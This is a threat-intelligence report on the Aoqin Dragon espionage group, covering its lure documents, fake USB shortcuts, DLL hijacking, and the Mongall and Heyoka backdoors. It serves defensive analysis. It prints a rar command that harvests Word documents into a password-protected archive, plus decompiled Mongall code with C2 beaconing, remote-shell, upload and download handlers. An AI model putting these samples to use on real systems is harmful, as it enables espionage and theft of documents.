
Aoqin Dragon | Newly-Discovered Chinese-linked APT Has Been Quietly Spying On Organizations For 10 Years

sentinelone.com/labs/aoqin-dragon-newly-discovered-chinese-linked-apt-has-been-quietly-spying-on-organizations-for-10-years/

Joey Chen



Executive Summary

- Aoqin Dragon, a threat actor SentinelLabs has been extensively tracking, has operated since 2013 targeting government, education, and telecommunication organizations in Southeast Asia and Australia.
- Aoqin Dragon seeks initial access primarily through document exploits and the use of fake removable devices.
- Other techniques the attacker has been observed using include DLL hijacking, Themida-packed files, and DNS tunneling to evade post-compromise detection.
- Based on our analysis of the targets, infrastructure and malware structure of Aoqin Dragon campaigns, we assess with moderate confidence the threat actor is a small Chinese-speaking team with potential association to UNC94 (Mandiant).

Overview

SentinelLabs has uncovered a cluster of activity beginning at least as far back as 2013 and continuing to the present day, primarily targeting organizations in Southeast Asia and Australia. We assess that the threat actor's primary focus is espionage and relates to targets in Australia, Cambodia, Hong Kong, Singapore, and Vietnam. We track this activity as 'Aoqin Dragon'.

The threat actor has a history of using document lures with pornographic themes to infect users and makes heavy use of USB shortcut techniques to spread the malware and infect additional targets. Attacks attributable to Aoqin Dragon typically drop one of two backdoors, Mongall and a modified version of the open source Heyoka project.

Threat Actor Infection Chain


Throughout our analysis of Aoqin Dragon campaigns, we observed a clear evolution in their infection chain and TTPs. We divide their infection strategy into three parts.

1. Using a document exploit and tricking the user into opening a weaponized Word document to install a backdoor.
2. Luring users into double-clicking a fake Anti-Virus to execute malware in the victim's host.
3. Forging a fake removable device to lure users into opening the wrong folder and installing the malware successfully on their system.

Initial Access via Exploitation of Old and Unpatched Vulnerabilities

During 2012 to 2015, Aoqin Dragon relied heavily on CVE-2012-0158 and CVE-2010-3333 to compromise their targets. In 2014, FireEye published a blog detailing related activity using lure documents themed around the disappearance of Malaysia Airlines Flight MH370 to conduct their attacks. Although those vulnerabilities are very old and were patched before being deployed by Aoqin Dragon, this kind of RTF-handling vulnerability decoy was very common in that period.

There are three interesting points that we discovered from these decoy documents. First, most decoy content is themed around targets who are interested in APAC political affairs. Second, the actors made use of lure documents themed to pornographic topics to entice the targets. Third, in many cases, the documents are not specific to one country but rather the entirety of Southeast Asia.




APAC Themed Lure Document

Pornographic-themed Lure Document

Executables Masked With Fake Icons

The threat actor developed executable files masked with document file icons such as Windows folders and Anti-Virus vendor icons, acting as droppers to execute a backdoor and connect to the C2 server. Although executable files with fake file icons have been in use by a variety of actors, it remains an effective tool especially for APT targets. Combined with “interesting” email content and a catchy file name, users can be socially engineered into clicking on the file.



Executable dropper with different fake security product icons

Typically, a script containing a rar command is embedded in the executable dropper with different fake security product icons. Based on the script contained in the executable, we can identify the main target type of document formats they were trying to find, such as Microsoft Word documents.

```
rar.exe a -apC -r -ed -tk -m5 -dh -tl -hpThis0nePiece -ta20180704
C:\DOCUME~1\ALLUSE~1\DRM\Media\B9CC6F75.ldf C:\*.doc C:\*.DOCX
```

Moreover, the dropper employs a worm infection strategy using a removable device to carry the malware into the target’s host and facilitate a breach into the secure network environment. We also found the same dropper deploying different backdoors including the Mongall backdoor and a modified Heyoka backdoor.


Removable Device as an Initial Vector

From 2018 to present, this actor has also been observed using a fake removable device as an initial infection vector. Over time, the actor upgraded the malware to protect it from being detected and removed by security products.


Here’s a summary of the attack chain of recent campaigns:

1. A Removable Disk shortcut file is made which contains a specific path to initiate the malware.
2. When a user clicks the fake device, it will execute the “Evernote Tray Application” and use DLL hijacking to load the malicious `encrashrep.dll` loader as `explorer.exe`.
3. After executing the loader, it will check if it is in any attached removable devices.
4. If the loader is not in the removable disk, it will copy all the modules under `"%USERPROFILE%\AppData\Roaming\EverNoteService\"`, which includes normal files, the backdoor loader and an encrypted backdoor payload.


5. The malware sets the auto start function with the value “EverNoteTrayUService”. When the user restarts the computer, it will execute the “Evernote Tray Application” and use DLL hijacking to load the malicious loader.
6. The loader will check the file path first and decrypt the payloads. There are two payloads in this attack chain: the first payload is the spreader, which copies all malicious files to removable devices; the second one is an encrypted backdoor which injects itself into rundll32’s memory.



Newest infection chain flow



Using USB shortcut techniques to spread the malware and infect target victims



Use a shortcut file to fake removable disc icon and change Evernote application name to RemovableDisc.exe

The spreader component will try to find the removable device in the victim's environment. This malware component will copy all the malicious modules to any removable device to spread the malware in the target's network environment, excluding Drive A. The threat actor names this component "upan", which we observe in the malware's PDB strings.

```
C:\Users\john\Documents\Visual Studio 2010\Projects\upan_dll_test\Debug\upan.pdb
```

Malware Analysis

Aoqin Dragon rely heavily on the DLL hijacking technique to compromise targets and run their malware of choice. This includes their newest malware loader, Mongall backdoor, and a modified Heyoka backdoor.

DLL-test.dll Loader

The `DLL-test.dll` loader is notable because it is used to initiate the infection chain. When a victim has been compromised, `DLL-test.dll` will check that the host drive is not A and test whether the drive is removable media or not. After these checks are complete, the loader opens the Removable Disk folder to simulate normal behavior. It then copies all modules from the removable drive to the "EverNoteService" folder. The loader will set up an auto start for "EverNoteTrayService" as a form of persistence following reboots.

After decrypting the encrypted payload, `DLL-test.dll` will execute `rundll32.exe` and run specific export functions. The loader injects the decrypted payload into memory and runs it persistently. The payload we found in this operation included a Mongall backdoor and a modified Heyoka backdoor.

We found that the code injection logic is identical to that in the book WINDOWS黑客编程技术详解 (Windows Hacking Programming Techniques Explained), Chapter 4, Section 3, which describes how to use memory to directly execute a DLL file. We also found the same code on GitHub. A debug string inside the DLL-test loader provides further evidence that this is the source of the code in the malware.

```
C:\users\john\desktop\af\dll_test_hj3\dll_test\memloaddll.cpp
C:\users\john\desktop\af\dll_test_hj3 -不过uac 不写注册表\dll_test\memloaddll.cpp
C:\users\john\desktop\af\dll_test - upan -单独 - 老黑的版本\dll_test\memloaddll.cpp
```

As stated above, the debug strings inside `DLL-test.dll` loader provide interesting information about Aoqin Dragon TTPs. The loaders contain both debug strings and embedded PDB strings that give us further information of this loader's features and which backdoor will be decrypted. For instance, "DLL_test loader for Mongall", "DLL_test loader for Mongall but can't bypass UAC and can't add itself to registry", "DLL-test loader for upan component" and "DLL-test for DnsControl", which is a modified Heyoka backdoor.

```
C:\Documents and Settings\Owner\桌面\DLL_test\Release\DLL_test.pdb
C:\Users\john\Desktop\af\DLL_test_hj3\Debug\DLL_test.pdb
C:\Users\john\Desktop\af\DLL_test - upan -单独 - 老黑的版本\Debug\DLL_test.pdb
C:\Users\john\Desktop\af\DLL_test - upan -单独 - 老黑的版本\Release\DLL_test.pdb
C:\Users\john\Desktop\af\DLL_test_hj3 -不过UAC 不写注册表\Debug\DLL_test.pdb
D:\2018\DnsControl\DNS20180108\DLL_test\Release\DLL_test.pdb
```

Mongall Backdoor

Mongall is a small backdoor going back to 2013, first described in a report by ESET. According to the report, the threat actor was trying to target the Telecommunications Department and the Vietnamese government. More recently, Aoqin Dragon has been reported targeting Southeast Asia with an upgraded Mongall encryption protocol and Themida packer.

Mongall backdoor has four different mutexes and different notes in each backdoors – notes are shown in the IOC table. Based on the notes, we can estimate malware creation time, intended targets, Mongall backdoor versions and related C2 domain name.

```
char *v7; // eax
struct WSAData WSAData; // [esp+10h] [ebp-198h] BYREF

memset(&byte_10013D60, 0, 0x100u);
v1 = sub_10002510();
memcpy(&byte_10013D60, v1, strlen(v1));
operator delete[](v1);
v2 = CreateMutexA(0, 1, "Flag_Running_2014RC4");
if ( GetLastError() != 183 )
{
  WSAData.wVersion = 0;
  memset(&WSAData.wHighVersion, 0, 0x18Eu);
  WSAStartup(0x101u, &WSAData);
  get_victim_info();                      // Get host version,network,etc.
  while ( 1 )
  {
    v4 = name;
    v5 = &unk_10012F08;
    do
    {
      v6 = gethostbyname(v4);
      if ( v6 )
      {
        v7 = *v6->h_addr_list;
        if ( *v7 == 127 )
          Sleep(1000 * v7[3]);
      }
      while ( backdoor_function(*v5) )
        Sleep(3000u);
      Sleep(3000u);
      ++v5;
      v4 += 64;
    }
    while ( v5 < a1qazxsw3edcvfr );       // 1qazXSW@3edcVFR$5tgbNHY^
  }
```

The backdoor mutex and information collection

The actors name this backdoor `HJ-client.dll`, and the backdoor name matches the PDB strings mentioned earlier. In addition, there are some notes containing “HJ” strings inside the backdoor.

Although Mongall is not particularly feature rich, it is still an effective backdoor. It can create a remote shell, upload files to the victim’s machine and download files to the attacker’s C2. Most important of all, this backdoor embedded three C2 servers for communication. Below is the Mongall backdoor function description and command code.

```
memset(&unk_10013E64, 0, 0x100u);
sub_10001090(a1);
phoneHome();                                          // phone home function
switch ( dword_10013E60 )
{
  case 100:
    goto File_Function;
  case 200:
    shell(&dword_10013E60);                           // execute shell
File_Function:
    v1 = 1;
    break;
  case 301:
    Path_change(&dword_10013E60);                     // change current folder path
    v1 = 1;
    break;
  case 302:
    UpLoad_File(&dword_10013E60);                     // upload file to the victim's machine
    v1 = 1;
    break;
  case 303:
    Download_file(&dword_10013E60);                   // download file from victim's machine
    v1 = 1;
    break;
  case 305:
    GetLogicalDrive();                                // get victim logic drive information
    v1 = 1;
    break;
  default:
    v1 = 0;
    break;
}
if ( hInternet )
  WinHttpCloseHandle(hInternet);
if ( hSession )
  WinHttpCloseHandle(hSession);
```

Mongall backdoor function capability

We discovered that the Mongall backdoor's network transmission logic could be found on the Chinese Software Developer Network (CSDN). Compared to the old Mongall backdoor, the new version upgrades the encryption mechanism. However, new versions of Mongall still use GET protocol to send the information back with RC4 to encrypt or base64 to encode the victim machine's information. There is another interesting finding when we analyze Mongall backdoor: the encryption or encode logic is compared to the mutex of Mongall. Here is the table of mutex and transform data logic.

Mutex	Algorithm
Flag_Running	Base64 (type 3)
Download_Flag	Base64 (type 3)
Running_Flag	Base64 (type 3)
Flag_Runnimg_2810	Modify base64 (type 2)
Flag_Running_2016	Modify base64 (type 2)

Flag_Running_2014RC4	RC4+base64 (type 1)

Faking a C2 server allowed us to capture Mongall beacon messages and develop a Python decryption script to reveal each version of the message. Alongside this report, we are publicly releasing the script here. Below shows the encrypted strings and description beacon information.


```
joey@C02FV05BML86  ~/Downloads  python decrypter.py -s s8v4oBuA33e8XE40L0ZCpDG1J7y7c0Y01612G2P9i4G9o7hAXA01l6c8E7o0v3uFREq3
s6W5bFlCaEOCK22BwB04t9B1qFt3cAfASBnCz1B6C151q026YAW319bBX5f3S7Q0eDNAU1R8Q5NFMBjEA8j2T8SB5Cl4L9iE2FwAR8vEI0sFYF06M7A3aCqDFER2DB
D7c3C7mFT1e6CEM2K9Z109K4u6UEPAq5I0F4c8n3EFj4P6TEXBT1g4T6p7QBHAsFd1XDqEH658o2a4B6M5j7cCQ42Fk0Z0zDD2PAi7b8sEs3l4aA56aFV3o4J5N0m5
s8C2X902224FG432jFJ1 -t 1
10293847-5-6/V3-2017-X64/USER-PC/User/192.168.153.174/Win7 or 2008/00-0C-29-0D-AA-3C
```

Decrypting the embedded beacon information

Modified Heyoka Backdoor

We also observed another backdoor used by this threat actor. This backdoor is totally different from Mongall, as we found it is based on the Heyoka open source project. Heyoka is a proof-of-concept of an exfiltration tool which uses spoofed DNS requests to create a bidirectional tunnel. The threat actors modified and redesigned this tool to be a custom backdoor using DLL injection technique to deploy it in the victim's environment. Simplified Chinese characters can be found in its debug log.

Left:the modified backdoor information; Right: the Heyoka source code



